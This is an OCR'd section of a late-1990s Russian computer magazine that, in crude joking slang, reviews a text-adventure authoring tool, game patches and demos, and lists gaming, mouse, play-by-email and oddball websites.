А теперь ближе к делу. Хочешь без всяких усилий заделаться крутым девелопером, замутить свою собственную игру от начала и до последнего копирайта? Признайся, с каким-нибудь клоном Unreal такая фишка не прокатит. А вот с текстовкой — запросто. Преимущества: не надо искать издателя (все равно твою игру никто не купит), не надо платить бабок художникам и всяким другим композиторам, а главное, не надо морочиться и зубрить талмуды по всяким там языкам программирования и прочей нудятине. Круто? Тогда тебе сюда: http://intfiction.cjb.net. Тут лежит очень крутая и очень простая программка под очень простым названием Quest. Именно она и превратит тебя из... э-э-э... ммм... простого человека — в кул девелопера!

Для работы нам понадобятся две проги: сам Quest 2.0 Beta 2 и QDK (что это такое, сейчас объясню). Первый файл — это и есть сама игра, оболочка, в которой будут проходить все написанные тобой адвенчуры. К ней прилагается текстовый редактор наподобие Notepad, где нужно прописывать сам код. Но это долго и муторно и нам с тобой совсем не нужно, поэтому инсталлируем вторую прогу: QDK. С помощью этого редактора ASL (так называется язык, который используется для написания игр в Quest) можно вводить код легко и непринужденно, изящно щелкая мышью по предлагаемым полям. Конечно, прочитать руководство по ASL все равно не помешает, особенно если ты собираешься сделать что-то суперпупер. Но если тебе достаточно получасовой игры с несколькими загадками, десятком локейшенов и стольким же количеством объектов и персонажей, то можно обойтись и вообще без гемороев. Кстати, если ты подумал, что Quest умеет создавать только такие «игры», то глубоко заблуждаешься. Язык ASL позволяет ваять довольно продвинутые миры со сложными отношениями персонажей, с широкими возможностями и разветвленной сюжетной линией. И это не говоря уж о том, что Quest умеет делать такие «современные» вещи, как показывать картинки и проигрывать звуки, включая даже (как тебе такое?) формат MP3!

Да, и еще! Разработчики на своем сайте решили конкурс устроить, ну, типа, кто лучше игру в Quest'е сварганит. Ждали-ждали, но что-то желающие поучаствовать к ним не особо валили. Бедняги уже несколько раз крайний срок сдачи проектов переносили — все без толку. Так никто и не пожелал увековечить свое имя в мировой гейм-индустрии. Пришлось им конкурс свернуть, но ты, приятель, еще не все потерял. Каждый, кто пришлет разработчикам игру, которая им понравится, получит бесплатную регистрацию, которая так стоит аж 10 фунтов. Зарегистрированные пользователи получают компилятор для закрывания кода от посторонних глаз. Как будто этот код кому-то нужен! Но это и не важно, ведь главное — не победа, главное — участие. Так что вперед, на баррикады, творить приключения в словах, понимаешь!

Виртуальные заплаты

Alien vs. Predator – Update (4.35 Mb)

ftp://foxinteractive.com/avp/avp098.exe

Тот самый, знаменитый, так долго ожидаемый и желанный апдейт с возможностью сохранения в любой точке земного шара! Кроме этого — несколько баг-фиксов. В довесок.

Имеется также патч G400. Что он делает — читай выше. Адрес: ftp.matrox.com/pub/mga/games/patches/fixes/g400_avp_fix.zip

MechWarrior 3 – v1.1 patch (2.56 Mb)

ftp.microprose.com/pub/mps-online/new-versions/mw3v11.exe

Делает много вещей. Сбалансированы некоторые виды оружия, проведены улучшения в управлении, меха теперь не так просто сбить с ног. Зато пушки слабее бьют и быстрее греются. Исправлено противное потрескивание, которое наблюдалось на некоторых (например, моей) звуковых картах. Еще несколько вроде серьезных исправлений и в сингле, и в мультиплейере. Перечислять их не стану, чтобы не лоханутся с переводом терминов. Все равно ведь качать будешь!

Expendable – G400 & joystick patches

ftp.matrox.com/pub/mga/games/patches/retail_exp_g400bump.zip — G400 (5.31 Mb)

www.rage.co.uk/download/ex_ret_js.exe — Joystick patch (782 Kb)

Первый патч добавляет (внимание!) Environment Mapped Bump Mapping. Во как! На самом деле он вносит в игру те же функции, что и в версии, прилагаемой к Millenium G400. Рассчитан он исключительно на лохов, которые по каким-то причинам не получили Expendable в комплекте с Millenium. Если ты не из таких, патч тебе абсолютно без надобности. Второй патч решает траблы с какими-то моделями джойстиков и джойпадов. Вот такие нужные патчи.

Hidden and Dangerous – v1.1 patch (3.14 Mb)

www.3dfiles.com/patches/hiddenanddangerous.shtml

Больше ты не будешь: проваливаться сквозь землю, пол и другие поверхности, а также застревать в них; терять zoom в снайперском режиме при движении; терять оружие в положении лежа; разъезжать на танке, если водитель — вражеский солдат. Также не будет: двух башен после уничтожения танка, случайных смертей в некоторых миссиях, витающих в воздухе солдат после загрузки сохраненки, замедлений в 5-6 миссиях, случайных зависаний и т.д. Еще улучшено интернет соединение.


Myth II: Soulblighter – v1.3 patch (2.24 Mb)

ftp.bungie.com/pub/win/updates/mythii_1.3_eng_na.exe

Новый вид многопользовательской игры: Deathmatch. После смерти каждый юнит респанунится в стартовой точке. И так до посинения. Уменьшен лаг, случайные стартовые точки теперь стали случайными (а раньше они какими были?), игра не вылетает по Alt-Tab, поддержка SLY карт, новые возможности для map maker'а и еще много всего... Для двух метов совсем неплохо, имхо.

Need For Speed: High Stakes – Car Update (5.12 Mb)

www.gamecenter.com/cgi-bin/dl?47587-ftp://207.173.52.121/cars/Fmod_E.exe



Это вообще-то не патч никакой, а машина. Называется Ferrari 360 Modena. Желтенькая такая, симпатишная... Низкий поклон разработчикам за то, что не забывают нас, простых работяг руля и педали. Почаще бы такие подарки...

Quake3 Arena – v1.07 patch (1.62 Mb)

ftp.cdrom.com/pub/idgames/idstuff/quake3/win32/q3test_win32_1_06-07.exe

Маст хэв для кутрикера. Апгрейд Арены до версии 1.07. Вносит: поддержку IPX, джойстик, исправляет отображение LAN серверов, фиксит несколько багов и еще кое-что по мелочи. Почему маст хэв? А потому что ни один нормальный сервер на 1.07 с тобой, баклан, ежели ты патчик этот себе не поставишь, дела иметь не будет...

S.C.A.R.S. patch (2.4 Mb)

ftp.ubisoft.com/pub/Demos/scars/scarsUpdate.exe

Счастливые обладатели Voodoo3 — этот патч исключительно, целиком и полностью для вас! Остальным — расслабиться и попытаться продолжить чтение.

Star Wars: Rogue Squadron – v1.2 patch (1.26 Mb)

ftp.avault.com/patches/RogueUpd12.exe

Добавляет Naboo Starfighter (доступен только после прохождения уровня на default'ной машине этого уровня). Фиксит ошибки с Voodoo3 и Banshee.

X-Beyond the Frontier – Update (457 Kb)

www.egosoft.com/X/download/index.htm

EXE'шник от игры, заточенный под DirectX 6. Нужен для выпрямления всех кривостей, связанных с драйверами, которые конфликтуют с DirectX 5.

DEMOнстрация

Mortyr

Мать/отец: iMagic/Mirage Media
Требует: PII266, 64Mb
Весит: 27.5Mb
www.mirage.com.pl/mortyr/
MortyrInternetDemo.exe



И зачем фашистам так полы натирать? Чтоб разработчики могли движком выпендриться?

Давненько мы не гоняли нацистов от первого лица! Памяти Wolfenstein 3D посвящается... Гитлер с помощью машины времени захватил мир, где теперь царит теперь Новый Мировой Порядок. В третьем тысячелетии сын ученого случайно обнаруживает ту самую машину и отправляется в прошлое расставлять все по своим местам. Движок, как заявлено, по эффектам похож на анрыловский, хотя на самом деле похож он исключительно на дерьмо. Смотреть стоит только фанатам жанра и поклонникам Wolf3D.

Sinistar Unleashed

Мать/отец: GameFX/THQ
Требует: P200, 64Mb, 3D уск.
Весит: 46Mb
www.thq.com/sinistar/downloads



Трехмерно-перспективный продолжатель дела старых скроллинговых аркадок

Ну любят люди красивые и тупые аркады, что тут поделаешь! Любят, не напрягая мозги, полетать, пострелять, пособирать бонусы... Значит так. Берем Descent, упрощаем донельзя, добавляем эффекты от Incoming и... готово! Еще одна игра для разжижения мозгов после напряженного рабочего дня. Не знаю, стоит ли вообще подобная игра такого внимания, чтобы ее демку качать... По-моему, лучше подождать релиза, почитать обзоры, посмотреть скриншоты... и там уж либо покупать, либо забить.

Castrol Honda Superbike 2000

Мать/отец: Midas Interactive Entertainment/ Teque Interactive
Требует: P133, 16Mb
Весит: 13.9Mb
www.gamesarena.com/demos/
chs2000demo.exe



С подгузниками Памперс вам не страшны никакие перегрузки!

Э-э-э... ну это типа... гонки на мотоциклах... как бы. Типа круто. Особенно если не обращать внимание на то, что происходит при столкновениях (скачаешь — увидишь сам), на отстойную физическую модель и еще на некоторое такие же «мелочи». В общем, если бы это не был сакс, то, наверное, это был бы рулез!

Panzer Elite

Мать/отец: Wings/Psygnosis
Требует: P166, 64Mb
Весит: 23.9Mb
www.wargamer.com/panzer_elite/pe_beta.asp



Close Combat в 3D? Хм, интересно...

Грамотная вещь. И весит не так уж много, по нынешним меркам. Так что качай — она того стоит. Графика на уровне, удобный интерфейс, большое разнообразие техники, возможность выбора машины прямо на поле боя. Одним словом, если ты еще не знаешь, нравятся ли тебе танковые симуляторы как жанр — попробуй начать с этого: Panzer Elite — далеко не худший представитель.

Pizza Syndicate

Мать/отец: Software2000
Требует: P166, 32Mb
Весит: 53.4Mb
ftp://cdrom.com/pub/gamesdomain/demos/
PizzaSyndicateDemoEng.exe



Кушай да не обляпайся!

Новая реинкарнация старой игры. Если кто помнит Pizza Tycoon, вы меня поймете. Прошло несколько лет, в названии поменялось одно слово, в игре все осталось по-прежнему. Графика посимпатичней, кой-какие незначительные изменения — это все отмазки. Если ты не видел Pizza Tycoon, пулей беги качать Pizza Syndicate — второй раз такую ошибку совершать нельзя. А если видел, тебе наверняка захочется в нее еще поиграть. В современном варианте.

Panzer General 3D Assault

Мать/отец: SSI/SSI
Требует: P133, 32Mb
Весит: 30.8Mb
www.panzergeneral3.com/pg3ddemo.exe




Сыграем, что ли, того, в войнушку?

Очередная попытка сделать деньги из ничего. Вернее, из популярного названия. Нечто аркадообразное на псевдо-трехмерной карте. Графику терпеть еще можно, но игровой процесс... Все это до того скучно, что хочется пойти сыграть в Тетрис. Если ты маньячный фанат PG, то можешь скачать, увидишь, что с твоей любимой игрой сделали.

Deer's Re*venge


Мать/отец: Valu-Soft/Valu-Soft
Требует: P100, 16 Mb
Весит: 24.3 Mb
ftp.gamesdomain.com/pub/demos/
deersrevengedemo.zip



Неудобно, наверное, бинокль копытами держать... Тьфу, извращенцы!

Месть Оленя. Они там, в Америке, тоже офигели от охотничьих игр (вот уж никогда бы не подумал!) и решили над ними (то есть над собой) приколоться. Ничего умнее, как поменять местами охотника и дичь, они, конечно, не придумали. Вот и получился очередной тупейший охотничий «симулятор», только безвкусно извращенный. Что дальше? Охота шпротов в масле на килек в томате? А потом месть килек? Куда мы катимся...

Королевская Аннигиляция



Тотальная Аннигиляция посредством воздушного опыления...

Кто-нибудь играет в TA: Kingdoms, народ? Это я один такой или кто-то еще заметил, что в этой игре катастрофически не хватает информации о ней же самой? Ну, например, никого не раздражает полное отсутствие каких бы то ни было параметров у юнитов? Вернее, невозможность их лицезреть. Не знаю, как вы, ребят, а лично я после некоторого времени за TA:K был вынужден лезть в Сеть за разъяснениями.

www.takingdoms.net — Первый сайт (после официального, есессно), который нужно посетить в поисках инфы по TA:K. Тут она есть. Так же как все последние новости, сборник самодельных карт, свежевыпущенные юниты и многое другое. Да и дизайн подходящий.

www.tauniverse.com — Еще один исчерпывающий по информативности сайт об обеих сериях Тотальной Аннигиляции. В продаже имеются читы. Отсюда же можно скачать полезную утилитку Rambooster для ускорения загрузки карты в TA:K.

www.total-domination.com — Большой сайт с описаниями четырех рас, картами, ссылками на обзоры и прохождения и т.д. Есть даже неплохой скин для ВыньАмпа, правда, не по Kingdoms, а по оригинальному TA. Но тем не менее...

www.tamec.org — Название сайта расшифровывается как Total Annihilation Map Evaluation Center. Как следует из названия, сайт посвящен главным образом картам для TA и TA:K. Их здесь действительно много. Так что когда тебе надоест жалкая горстка «родных» TA:K'овских карт, можешь смело дуть сюда — тебе помогут.


www.unituniverse.com — Если предыдущий сайт был посвящен картам, то этот содержит «доморощенные» юниты. Тише, тише! Не шелестите так громко браузерами! Для Kingdoms там нет еще не одного! Зато есть инструкция. Так что будь первым!

www.takingdoms.com — Несмотря на название, это НЕ официальный сайт игры. Но он намного лучше официального. Туча разделов: форум, арт из игры, стратегии, карты, download, юниты, расы, раздел, посвященный мультиплееру, и многое другое.

www.wargrounds.com — Этот сайт (а вернее, раздел, посвященный Kingdoms) все еще находится частично «Под Конструкцией». Что из него выйдет — непонятно, но дизайн приличный, и это вдохновляет на ожидание.

www.stratosgroup.com/kingdoms/ — Эту страничку я пропустить не мог. Знаменитый Zaxxon's TA:K Guide. От версии к версии он рос и ширился. И теперь он занимает (все затаили дыхание...) 91 страницу в формате Excel!!! Перечислять, что туда входит, бесполезно. Туда входит все, что только можно пожелать узнать об этой игре, и многое другое. Если есть такие чуваки, которые играют в TA:K и у них еще нет этого файла, они просто неправильные чуваки, вот и все.

Мышиная возня



Нда, есть в Сети и такие ресурсы...

Если кто считает, что у заядлого компьютерщика нет времени на домашних животных, пусть сначала взглянет на свою правую руку во время игры (левши глядят на левую). На чем она покоится? Правильно, на несгибаемом горбе домашней мыши. На мой взгляд, это незаменимое оружие геймера заслуживает систематизации посвященных ей И-нет ресурсов. И не говори, что это не в игровой раздел: посмотри на линки — они все с игровых сайтов...

www.bluesnews.com/mouse.shtml — Мышиная страничка на известном Blue's News. Здесь есть многое, начиная от простых истин типа «чистая мышь — счастливая мышь» и кончая обзорами ковриков. Имеются программы по проверке и подгонке sample rate'а (что, по идее, должно решить проблемы с задержкой реакции мыши).

http://buzzkill.stomped.com — Этот сайт впечатляет размерами, учитывая, что он посвящен исключительно вопросам использования хвостатого контроллера в играх. Видно, что ав-

торы подошли к своему делу со всей серьезностью. Он настолько большой, что там даже внутренний поиск сделан. Ты можешь себе представить сайт (игровой) про мышь, где есть: сборники софта, различные ФАКи, ссылки и даже... свой форум!

www.mitt.demon.co.uk/quake/mouse.html — Небольшая, но грамотная страничка. Содержит советы по выбору коврика, ну и самой мыши тоже. Настройка и оптимизация. Что мне понравилось больше всего, так это чисто Хакерский рецепт, как на халяву поиметь крутую мышь. Оказывается вся крутизна знаменитых MS Mouse 2 заключается только в шарике. И все. А он по форме и размеру такой же, как и у других мышей. Соответственно, находишь коллегу с данной (мастдайной) мышой, ждешь, пока он выйдет покурить... Дальше объяснять надо?

www.planetquake.com/mouse/ — Ну до чего люди дошли! Евангелие кваковской мыши написали! А чего? Прикольно. Зайди, посмотри, там тебя быстро обратят в... как это они называют?... в маузера! Мышепоклонника, по-русски. Имеется псалтырь, молитвы, справочник миссионера... Кстати, шутки шутками, а на этом сайте ведь только серьезная полезная инфа о братьях наших серых. Только подана в таком, хм, нестандартном виде.

Маразмы нашего городка

Ты когда-нибудь встречал идиотские развлечения? Ну, всякие дебильные приколы или маразматичные компьютерные игры, например? Такие, над которыми и смеяться хочется, и блевать от них тянет? Не совсем понимаешь, о чем я? Хочешь, пару адресков подкину, чисто так, по-дружески, по-Хакерски... ;)

www.gibbleguts.com/marv/marv.htm — Интерактивная Игра «Одень Чудилу». Описывать не буду, так как скриншот с изображением чудилы прилагается. Там и так все ясно. Без слов.

www.geocities.com/Heartland/Acres/3072/camera2.html — Не знаю, где ты найдешь такого ламера, который на это купится, но если найдешь — эффект гарантирован. Развлекуха зовется Microsoft Magic Cyber Camera. Сидишь ты у себя дома перед монитором, а киберкамера тебя в это время с экрана «щелк!» — получите фото. Хорошая все-таки штука — прогресс!

Каков мужчина, а?!

PBєM

Многопользовательские игры — вещь хорошая и интересная, но... Допустим, ты сидишь в деревне у бабушки на чердаке за самодельным компом, собранном из запчастей от велосипеда, с модемом на 1200 и с телефонной линией по принципу «один номер на всю деревню и только по выходным». В Q3 не разгонишься... Вот тут-то тебя и выручат наши ссылочки! Ибо тебе в такой ситуации останется только одно — резаться в игры по почте.

www.pbem.com — Новости из мира PBeM (Play By E-Mail) игр. Здесь также можно записаться в одну из проходящих игр. На мой непрофессиональный взгляд, ничего особенного в этом сайте нет.

www.pbm.com/~lindahl/pbm.html — Это вообще одинокая страничка, начисто лишенная графики и с некоторыми сиротскими гиперссылками. Но авторитетные люди заявляют, что здесь таится самый полный список всех PBeM игр в Сети.

http://webxxx.schlund.de/pbembase/pbem.htmm — Неплохой сайт с большим количеством доступных игр, разложенных по жанровым полочкам. Есть даже футбол (!), гонки (!!) и единоборства (!!!). И все это по почте! Как? Сам ума не приложу...

www.games.ru/galaxy/ — Какой же Новый Год и без елочки! Какой же рассказ о PBeM и без Galaxy... Пожалуй, самая распространенная почтальонская игра, в свое время опередившая по популярности даже знаменитый VGA Planets! И сайт хороший, русский весь такой...

http://home.ural.ru/~pvs/ — Эх, не могу я не дать ссылку на такую страничку! Личная пага некоего П.В. Ситникова, который любит Galaxy и преподает информатику. Если есть среди читателей **X** его студенты — срочно учитесь играть в Galaxy! На его страничке синим по белому написано: «Победителям в играх Galaxy зачет ставится АВТОМАТОМ»!!!

Галактика для увлеченных

Ведущий рубрики — **Александр '2poisonS' Сидоровский** (*2poisonS@xakep.ru*)

ЧАС ВОЛКА

http://www.design.tmn.ru/wolf/

Что-то у меня в последнее время вдруг зубки начали чесаться. Уже всю мебель в квартире изгрыз! И этот запах! Все окна нараспашку, а кто ни придет, так сразу с порога спрашивает: «Ты чего, собаку завел? А гулять-то ты с ней ходишь?!». А ведь никакой собаки у меня нет... Даже не знаю, что делать. Хотя есть, конечно, и хорошие новости. Вот здоровье мое с недавних пор решительно на поправку пошло! Наверное, это потому, что я к сырому мясу пристрастился. Сила во мне так и кипит, да и гормоны тоже... Волосы на груди уже можно клочьями рвать!

Впрочем, что тебя мое самочувствие, тебе же интересный сайт нужен! Так ведь? А ведь есть у меня такой! Мой любимый! И название у него поэтичное — «Час волка». Оно тебе ни о чем не говорит? Правильно! Сайт про оборотней и всего, что с ними связано, но... только без этих детских сказочек. Серьезное научное исследование ликантропии и ликантропов... Очень советую!

Что? Уже уходишь?!! Вечно ты торопишься, поэтому так тощий и есть! Ладно, ладно, заходи, не забывай! У нас тут вечеринка скоро намечается, будешь на ней почетным гостем! Когда? Ну, ближе к полнолунию, я думаю.

БАННЕРОМАНТИЯ или гадание по баннерам.

http://vakh.online.com.ua/book/banmanty.html

Хиромантия, нумерология? Да... Тяжелый случай! Запущенный... Третье тысячелетие на носу, а ты как ни разу не грамотный! А ведь все прогрессивное человечество уже давно отложило в сторону и карты Таро, и «Книгу перемен» и вплотную занялось постижением основ новой науки — «баннеромантии».

Изобретение «гадания по баннерам» — это логичное завершение целого ряда исследований, целью которых было нахождение другого практического применение этим «рекламным графическим изображениям», которые до сих пор использовались только для издевательства над веб-серферами.

Но теперь-то мы знаем, что по этим же самым баннерам можно гадать, причем достигая очень высокой степени точности предсказаний!

Например, появляется баннер с вопросом «Хочешь?» и девушкой, и, опс, — можно точно предсказать, что сейчас будет секс. Кликаешь на этот баннер, и точно — одно сплошное порно!!!

Хотя, может, я как-то не так понимаю эту науку? Так ты сходи на сайт «Баннеромантия...», проверь...

Розыгрыши

http://www.zaural.ru/xbb/pranks/

«Хорошими делами прославиться нельзя!» — частенько говаривала мне старуха Шапокляк, когда я был еще маленьким и все дни напролет играл «в кубики» перед экраном телевизора... С тех пор прошло уже много лет, но еще никто не сумел мне доказать, что эта мудрая женщина ошибалась. Поэтому не удивительно, что я рад представить тебе сайт «Розыгрыши», посетив который, ты сможешь сделать жизнь своих родственников и знакомых более насыщенной... Надеюсь, ты понимаешь, что именно я имею в виду? ☺

А в качестве примера ознакомься с розыгрышем № 13 из богатой коллекции этого сайта: Вагон метро. Вдруг, между остановками, один человек встает, подходит к кнопке связи с машинистом, делает вид, что нажимает ее, и говорит так, чтобы его слышало как можно больше народу: «Гамбургер и большую Кока-колу в вагон номер _ «(номер вагона написан рядом с кнопкой). Сказав это, он просто отходит в сторону и ждет следующей станции, где в открывшиеся двери входит человек в костюме а-ля МакДональдс и спрашивает: «Кто заказывал гамбургер и Кока-колу?» Наш человек подходит, забирает «заказ» и быстро рассчитывается. «Работник МакДональдс» выходит. Поезд трогается, а наш человек, несколько раз откусив гамбургер, снова подходит к кнопке, нажимает ее и говорит: «До конечной без остановки!». Реакция у пассажиров просто неописуемая. ☺

Beavis and Butt-Head in RUSSIA!

http://www.beavis-butthead.ru/

Радуйтесь, пельмени, упыри и бакланы! Радуйтесь и набирайте в своей бродилке www.beavis-butthead.ru! Смело жмите «enter» и отправляйтесь на сайт, который расскажет вам все, что вы когда-либо хотели знать о Бивне и Задхеде, но о чем вам до сих пор просто не у кого было спросить! Узнайте все о личной жизни этих двух придурков (хе-хе... Хотя какая у них личная жизнь: бабок нет, телок нет, даже пива выпить не могут!), познакомьтесь с историей их появления на свет. Для полного кайфа проводчик (-ца, на самом деле!) знаменитых телехулиганов на наш родной язык поделится секретами своих подопечных.



Материалов в разделе «Статьи» очень много, и, лишь прочитав их все, вы можете гордо говорить: «Я знаю о Бивисе и Батхэде все!» Ну, а покидая этот сайт, не забудьте увешать себя трофеями с головы до ног: звуками из мультфильмов, видео файлами, игрушками и обоями для рабочего стола...

Надеюсь, прониклись? Типа, круто и все такое? А вы думали! Ладно, некогда мне, теперь я побегу хвастаться этим всем перед чувихами! Теперь-то уж они мне обязательно дадут!

M.J.Ash (m.j.ash@xaker.ru)

Музей компьютерного искусства

http://www.museum.lgg.ru/




Windows-1950! И не говори мне, что я облажался с числом, потому что я все записал верно! Просто с чего это ты взял, что 1950 — это номер версии? А?!! Я-то тебе этого не говорил! Если хочешь знать, то, на самом деле, 1950 — это размер архива Виндов, причем... в килобайтах!!! Сам — дурак! Если ты мне не веришь, сходи на сервер «Музей компьютерного искусства» и убедись в этом лично. Убедился? Да, я знаю, что круто! Антикварная, можно сказать, вещь — версия 1.03! А как давно это было... Ты представляешь, как ЭТИ форточки будут ЛЕТАТЬ на современной тачке!

Ты чего это там нашел? Norton Commander v 1.0? Всего 65 кб? MathCad v 1.1 — 163 кб? Corel Draw 1.0 ?!! Ну-ка, подвинься, дай папе посмотреть... так... так... Ого! Смотри! Netscape Navigator 1.0!!! Да с ним лазал в сеть еще мой дедушка! Я же тебе говорил — классный сайт! И оформлен так симпатично... Хм... Интересно, а как бы он смотрелся в окошке первого Internet Explorer-а ? ☺

X-Force

http://xforce.iss.net/

Есть c00l ХаЦкерЫ, а есть эксперты по защите. К первым ты, без сомнения, причисляешь себя, мой друг, а вот вторые... Вторые — это вообще уникальные личности. Они получают деньги выполняя совершенно честно и открыто то, что хакеры делают анонимно и втихаря. Да, да! Я тебя понимаю — нет правды в жизни! Но слушай дальше: эти нехорошие люди, вместо того чтобы, выполнив за хорошие денежки хакерскую работу, спокойно вернуться домой, к семье и детям, снова садятся за компьютеры! Они проводят тестирование программных и аппаратных средств на наличие в них уязвимостей. Тех самых, которыми ты, дружище, мог бы воспользоваться! И, знаешь, что самое противное? Каждый может ознакомиться с результатами этих тестов! Даже системные администраторы! Не, ну какое свинство! Ни себе, ни людям! Вот, например, возьмем группу X-Force. Да у них на сервере даже база данных по вопросам безопасности! В свободном доступе! До того дошло, что если ты не подписался на список рассылки X-Force Alert, то ты уже и не хакер вовсе! Что? Ах, ты уже и так не хакер? Тогда кто же ты? А, эксперт по защите! Круче? эХпЕрт п0 ZaЩите?!! Понятно...



Scott Pakin's automatic complaint-letter generator

http://www-csag.cs.uiuc.edu/individual/pakin/complaint

Человеку скромному бывает очень сложно написать что-нибудь хорошее «о себе», тем более по-английски. Ну, не поднимается рука на все эти «умен, ответственен, трудолюбив», когда порой достаточно одного взгляда в зеркало, чтобы убедиться, что страдающий синдромом Дауна забывчивый лентяй никуда не делся. Но не будешь же писать в официальные документы правду? Вот и приходится изворачиваться!

Лично я поручаю создание таких текстов компьютеру. Вот, например, на страничке Скотта Пакина есть специальная форма, поля которой заполняешь своими личными данными, и через секунду получаешь сгенерированную с учетом новейших рекомендаций по трудоустройству характеристику. Причем качество ее будет так высоко, что ее можно сразу отсылать хоть в IBM, хоть в Microsoft, и там просто руками и ногами вцепятся в такого работника!.. Хе-хе...

ДИКИЙ ПЯТИТОП

Клуб «Онанизм»

www.onanizm.da.ru

Небольшая (что странно, если учесть, сколько людей посещает порносайты!☺) группа единомышленников, любимое занятие (методики прилагаются), чувство глубокого удовлетворения... что еще нужно, для полного счастья?!! Да ничего!... Первое место... За смелость! ☺

The Illustrated Guide To Breaking Your Computer

http://members.aol.com/spoons1000/break

Если компьютер тебя «достал», уничтожь его, но... сделай это правильно! Как именно? А вот эти ребята постараются тебя научить... Но, мне кажется, что они кое-где схитрили, поэтому только второе место!

Your Toilet is a MONSTER!

http://members.tripod.com/mrog/ads

Туалет — твой враг! Уникальнейший текст расскажет тебе, как зарабатывать более 50 баксов в месяц, борясь с этим монстром... Третье место... За антисанитарию...

Lee's (Useless) Super-Hero Generator

http://home.hiwaay.net/~lkseitz/comics/herogen/

Для нас, супергероев, самое главное и самое трудное — это выбрать себе ПРАВИЛЬНОЕ имя. Вот эта страничка пытается в этом помочь, но... предлагаемые ею варианты несколько хуже, чем любимое в народе «c00l ХаЦкер». Четвертое место...

Loch Ness Live!

http://www.lochness.scotland.net/

Здесь есть вроде бы все: озеро, чудовище в нем, видеокамера, кнопка захвата кадра, но кое-чего не хватает... Ружья нет! Где ружье, я вас спрашиваю?!! Молчат шотландцы... Ну и пусть. Без ружья — только пятое место!

